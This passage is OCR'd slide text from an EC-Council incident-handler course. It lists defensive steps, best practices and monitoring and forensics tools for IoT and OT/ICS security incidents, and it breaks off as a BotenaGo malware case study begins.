3. Use a **dedicated IoT manager** to manage the IoT network for monitoring, alerting, and reporting incidents
4. Perform **factory reset** and reconfigure the settings of affected IoT devices
5. Map the **network activity** of devices to completely eradicate malware
6. Verify the **SSL certificates** of websites that interacted with IoT devices
7. Delete the **registry file(s)** of malware from the device firmware
8. Run **port scan** on IoT devices and close unsecured and unused ports

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Recovery after IoT-based Security Incidents

1. Patch the **outdated software** and firmware in IoT devices
2. Reconfigure **firewall solutions** with a new set of rules
3. Change the **privacy** and **security settings** of IoT devices after recovering from an incident
4. Replace outdated IoT assets with modern devices implemented with **end-to-end security**
5. Follow proven **data recovery methods** and compliance guidelines to restore lost data
6. Use device failure recovery tools such as **EmSPARK** and **InnoOSR**

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices against IoT-based Security Incidents

ECIH EC-Council Certified Incident Handler

1. Disable the "**guest**" and "**demo**" user accounts if enabled
2. Use the "**Lock Out**" feature to lock out accounts for excessive invalid login attempts
3. Locate **control system networks** and **devices** behind firewalls, and isolate them from the business network
4. Implement **end-to-end encryption** and use public key infrastructure (PKI)
5. Use the **VPN architecture** for secure communication
6. Allow only **trusted IP addresses** to access a device from the Internet
7. Protect devices against **physical tampering**
8. Patch **vulnerabilities** and update the device firmware regularly
9. Implement a **strong password policy** necessitating passwords with at least 8–10 characters
10. Use devices made by manufacturers with a track record of **security awareness**

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices for IoT Hardware Security

ECIH EC-Council Certified Incident Handler

01 Limit entry points

02 Employ hardware tamper protection mechanisms

03 Monitor secure booting

04 Maintain a proper interface management system

05 Avoid open access to hardware units

06 Maintain a proper event logging mechanism

07 Maintain a proper anti-malware protection system

08 Isolate devices from regular supply units


hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

IoT Security Tools

SeaCat.io

SeaCat.io helps incident handlers to address **possible intrusion attempts** and **respond** to **incidents** before they compromise the IoT network



https://www.teskalabs.com

hide01.ir

Check Point Quantum IoT Protect
https://www.checkpoint.com

Paloalto IoT Security
https://www.paloaltonetworks.com

DigiCert ONE
https://www.digicert.com

Bosch IoT Insights
https://bosch-iot-suite.com

Cisco Industrial Threat Defense
https://www.cisco.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#04: Explain the Handling of OT-based Security Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Introduction to Handling OT-based Security Incidents

- OT plays a significant role in various **critical infrastructures** such as power plants, manufacturing units, petrochemical industries, and other utilities
- These critical infrastructure sectors rely on different **engineering systems** (such as PLC, HMI, and DCS) and benefit from modern connectivity techniques (such as the Internet) across OT environments
- Owing to the integration of modern connectivity, OT environments have become more prone to different security incidents that are more intense than **data leakage**
- Many OT-based security incidents can be attributed to the use of old devices in most industries, whose **unpatched software** or **inherent vulnerabilities** are targeted by attackers to perform malicious activities
- Because OT-based security incidents can damage heavy machinery and other utilities, the IH&R team must implement proper techniques to promptly **handle these incidents to reduce their overall impact** and avoid operational disruptions and reputational damage

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Preparation Steps for Handling OT-based Incidents

ECIH EC-Council Certified Incident Handler

1. Establish OT and **ICS-specific incident response plans**
2. Define **roles** and **responsibilities** of team members for OT-based security incident response
3. **Train employees** about the best practices and reporting of OT-based security incidents
4. Ensure that **network maps** are maintained and updated at a central location
5. Maintain **network discovery tools** to identify malicious traffic or devices in a network
6. Perform **crown jewel analysis** for the detection and analysis of security incidents
7. Create **isolation** and **communication plans** for OT-based incident response
8. Maintain **supporting documentation** from engineers for OT-based incidents
9. Gather **tools** and **resources** required to manage OT-based security incidents
10. Maintain the **contact information** of internal and external resources involved in OT network security

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Preparation of OT-based Incident Handling Toolkit

- With the convergence of IT/OT systems, industrial networks have become more complex, thereby increasing the complexity of incidents to be handled by incident handlers
- OT IH&R teams require sophisticated tools for detecting, analyzing, and responding to security incidents associated with industrial components

OT Incident Management Tools

- Operational Technology Management (*https://www.servicenow.com*)
- ETAP ADMS (*https://etap.com*)
- Flowmon (*https://www.flowmon.com*)
- Info360 Insight (*https://www.autodesk.com*)
- LogRhythm (*https://logrhythm.com*)

OT Network Monitoring and Threat Detection tools

- SCADAfence (*https://www.scadafence.com*)
- Microsoft Defender for IoT (*http://www.microsoft.com*)
- OPSWAT OT Platform (*https://www.opswat.com*)
- Rhebo (*https://rhebo.com*)
- Forescout (*https://www.forescout.com*)

OT Malware Analysis Tools

- CyberX ICS Malware Sandbox (*https://cyberx-labs.com*)
- FortiGuard Inline Sandbox Service (*https://www.fortinet.com*)
- Steppa Malware Analysis Solution (*https://steppa.ae*)
- VirusTotal (*https://www.virustotal.com*)
- IDA Pro (*https://www.hex-rays.com*)

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

OT-based Incident Response with MITRE ATT&CK® for ICS

- While detecting and responding to OT-based security incidents, the IH&R team should first establish a strong groundwork to ensure **transparency** of the **current threat landscape** in the OT environment
- The IH&R team can use MITRE ATT&CK for ICS as a **knowledge base** that can assist them in **preparing**, **detecting**, and **responding** to security incidents in ICS environments

hide01.ir

Strategy for OT-based Incident Response with MITRE ATT&CK for ICS

- **Preparation:** Implement network-based security solutions such as IDS/IPS that can assist in the complete detection, investigation, and prevention of TTPs
- **Detection and analysis:** Perform investigations effectively by focusing on and understanding the background of each malicious event
- **Containment, eradication, and recovery:** Use ATT&CK for ICS as common jargon to effectively understand the context of incidents, future moves of attackers, and overall impact.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Indicators of OT-based Incidents

ECIH EC-Council Certified Incident Handler

1. Inability to provide segmentation and **lack of visibility** across the network or subsystems
2. Flow of network traffic from **unauthorized sources**
3. System-forced downtime or **production stoppage** indicates that the OT environment is at risk
4. Presence of **unknown external hardware** or removable media such as USB flash drives
5. Failure of **multifactor authentication** to access critical resources
6. **Interrupted connections** between ICS components while transmitting or measuring control data
7. Unusual connections or **connection attempts** recorded in log files
8. Presence of **direct connections** to the public Internet
9. Unauthorized **changes in the configuration** settings of OT systems
10. Presence of **corrupted binaries** used by OS and OEM software

hide01.ir


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Network Traffic Anomalies in ICS Networks

- The implementation of modern IT technologies in the ICS environment has facilitated their accessibility through public networks
- Incident handlers must perform network traffic analysis to **detect malicious behavior** and anomalies across ICS-based networks

Flowmon

- Flowmon provides **real-time visibility** across the ICS network, which helps incident responders to detect **malfunctioning devices** and **security incidents**
- It also supports efficient reporting, proactive threat detection, and automated **anomaly detection** and alerting in ICS environments



hide01.ir

Additional Tools

Malcolm	Forescout eyeInspect	Industrial Defender	Dragos Platform	Nozomi Networks
https://malcolm.fyi	*https://www.forescout.com*	*https://www.industrialdefender.com*	*https://www.dragos.com*	*https://www.nozominetworks.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Passive Discovery and Analysis of OT Networks with LogRhythm

- Incident responders can perform passive discovery and analysis to protect OT networks against security incidents
- This approach allows incident responders to **whitelist** and perform **behavioral analysis** on the OT network traffic to detect unexpected systems, users, or protocols

LogRhythm NDR

- LogRhythm NDR allows incident handlers to achieve real-time visibility and **threat detection across OT networks** through the integration of firewalls and extended detection and response (EDR)
- The tool also contains the **MITRE ATT&CK® framework** widget that allows incident handers to prioritize response activities for various OT network incidents



https://logrhythm.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Analyzing IIoT Traffic using NetworkMiner

- Incident responders must analyze streams of packets sent and received within IIoT network traffic to detect and mitigate threats
- **IIoT traffic** analysis helps incident responders in determining IoT devices connected to the **OT network**, collecting sensitive information, and identifying **unused ports**

NetworkMiner

- NetworkMiner is a network forensic analysis tool that can be used by the IH&R team as a **passive network sniffer** or packet-capturing tool to detect operating systems, sessions, hostnames, and open ports






https://www.netresec.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing Modbus/TCP Traffic using Wireshark

- Attackers may target ICS networks by manipulating the communication protocols
- Incident responders must analyze these incidents to **detect security events** before they can cause a larger impact on business operations
- The IH&R team can use tools such as **Wireshark** to capture and **analyze Modbus/TCP traffic** on OT/ICS networks for the detection of malicious traffic





https://www.wireshark.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Acquiring Evidence during OT Incident Response


- For OT-based security incidents, evidence acquisition from ICSs plays a critical role in further investigation
- Use sophisticated **data acquisition tools** such as Belkasoft Live RAM Capturer to collect data from compromised OT-based systems for further investigation

Evidence Acquisition Tools

- Registry Recon (*https://arsenalrecon.com*)
- MAGNET RAM Capture (*https://www.magnetforensics.com*)
- X-Ways Forensics (*http://www.x-ways.net*)
- Volatility Framework (*https://www.volatilityfoundation.org*)
- CAINE (*https://www.caine-live.net*)

Belkasoft Live RAM Capturer

- Belkasoft Live RAM Capturer allows the IH&R team to **acquire data** efficiently from the system's **volatile memory** during OT incident response



https://belkasoft.com


hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

OT-based Log Analysis Tools

Splunk Enterprise

- Splunk Enterprise enables incident responders to **search**, **analyze**, and **visualize ICS log data** to quickly detect and respond to security incidents in the network



https://www.splunk.com

NXLog Enterprise Edition

- NXLog is a versatile log collection solution capable of **collecting** and **processing logs** from diverse sources on ICS and SCADA systems



https://nxlog.co

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Containment of OT-based Security Incidents

1. Block IoCs based on **prior analysis of the attack** or malware
2. Block communication with the external network and **suspicious IP addresses** across the OT network environment
3. Use the **DNS sinkhole** technique to contain incidents on OT systems
4. Change **access control lists** (ACLs) on firewalls with the assistance of ICS engineers
5. Isolate **critical components** of the ICS/OT network and systems
6. Isolate **safety instrument systems**
7. Restrict detected **suspicious IPS signatures** of ICS/OT protocols
8. Remove any physical network device connected to **instrumentation networks**

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradication of OT-based Security Incidents

ECIH EC-Council Certified Incident Handler

1. Reimage affected OT systems from backup sources or **rebuild systems** from scratch
2. **Rebuild the hardware** if the incident involved rootkits
3. **Restrict access** to compromised accounts and systems in OT environments
4. Download the latest **PLC** and **HMI programs**
5. Retrieve backup of **historian data**
6. Enforce **multifactor authentication** for all remote access to OT networks and devices
7. Apply **zero-trust security models** in OT environments to restrict unwanted devices, insecure PLCs, sensors, and controllers

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Recovery after OT-based Security Incidents

ECIH EC-Council Certified Incident Handler

1. Reinforce **perimeter security** such as firewall rulesets and boundary gateway access control lists
2. Continuously monitor **device operations** after recovery and perform an independent **review of recovery-based activities**
3. Ensure that **Open Platform Communications United Architecture (OPC UA)** security is correctly configured with application authentication and explicit trust lists
4. Securely store the **private keys** and **user passwords** of the OPC UA certificate
5. Establish and run **acceptance tests** and procedures to ensure that systems have been restored to the pre-incident state
6. Reset the **existing passwords** of ICS/SCADA devices consistently after a certain period
7. Implement **controller configuration**, logic code, protection control relays, remote terminal units, and process configurations in the OT infrastructure for proper data recovery

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Recovery after OT-based Security Incidents (Cont'd)

E|CIH EC-Council Certified Incident Handler

Roles Involved in Recovery Task

Engineering Staff	**Reimage** systems and load ladder logic to **recover** from OT security incidents
OT Security Defenders	Monitor the **ICS/OT-controlled** network **traffic**, **logs**, and remote access in the environment
Operators of HMI	**Verify the set points** and operations on the HMI to fully **restore** system to the operational state
Engineering Management Team	Verify that **critical systems** outside the ICS/OT environment (such as MES and ERP systems) are **functioning** properly

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices against OT-based Security Incidents

ECIH EC-Council Certified Incident Handler

1. Implement and maintain OT-specific security **incident management process**
2. Incorporate **threat intelligence** to uncover threats and protect assets by prioritizing OT patches
3. Regularly **upgrade OT hardware** and software tools
4. Implement **secure configuration** and coding practices in OT applications
5. Maintain an **asset register** to track information and scrutinize outdated and unsupported systems
6. Perform **continuous monitoring** of log data generated by IT systems to detect real-time attacks
7. Improve system security by **disabling unused services** and functionalities
8. Regularly **patch vulnerabilities** released by manufacturers
9. Secure and **update systems** that interact with ICS/SCADA devices
10. Use **library calls** instead of external processes to recreate the desired functionality
11. Use only tested and familiar **third-party web servers** for serving ICS web applications
12. Ensure that ICS vendors add **cryptographic signatures** to application updates

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices for OT Hardware Security

1. Ensure that **anti-tamper devices** are physically attached to the hardware
2. Utilize **hardware security modules** (HSMs) to manage digital keys for more secure authentication
3. Enforce a **defense-in-depth strategy** for OT hardware security
4. Ensure that **health and safety equipment** are tamper-proof and working with adequate levels of OT security
5. Ensure **strict control of physical access** to computing hardware, network infrastructure, and security appliances in OT environments
6. Ensure that OT devices and **infrastructure inventory** are frequently updated and centrally managed by an inventory management team

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

OT Security Tools

Tenable.ot

Tenable.ot provides **complete visibility** into entire **attack surfaces** while measuring and controlling cyber risks across **OT systems**



https://www.tenable.com

Forescout eyeSight
https://www.forescout.com

Singtel One
https://www.singtel.com

Claroty
https://www.claroty.com

PA-220R
https://www.paloaltonetworks.com

Radiflow's CIARA
https://www.radiflow.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#05: Understand the Handling of Endpoint Security Incidents - Case Study

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Handling BotenaGo Malware Incident on LILIN Security Camera DVR Devices

- BotenaGo malware contains over **30 variants of exploits** with the potential of attacking millions of IoT devices and routers globally
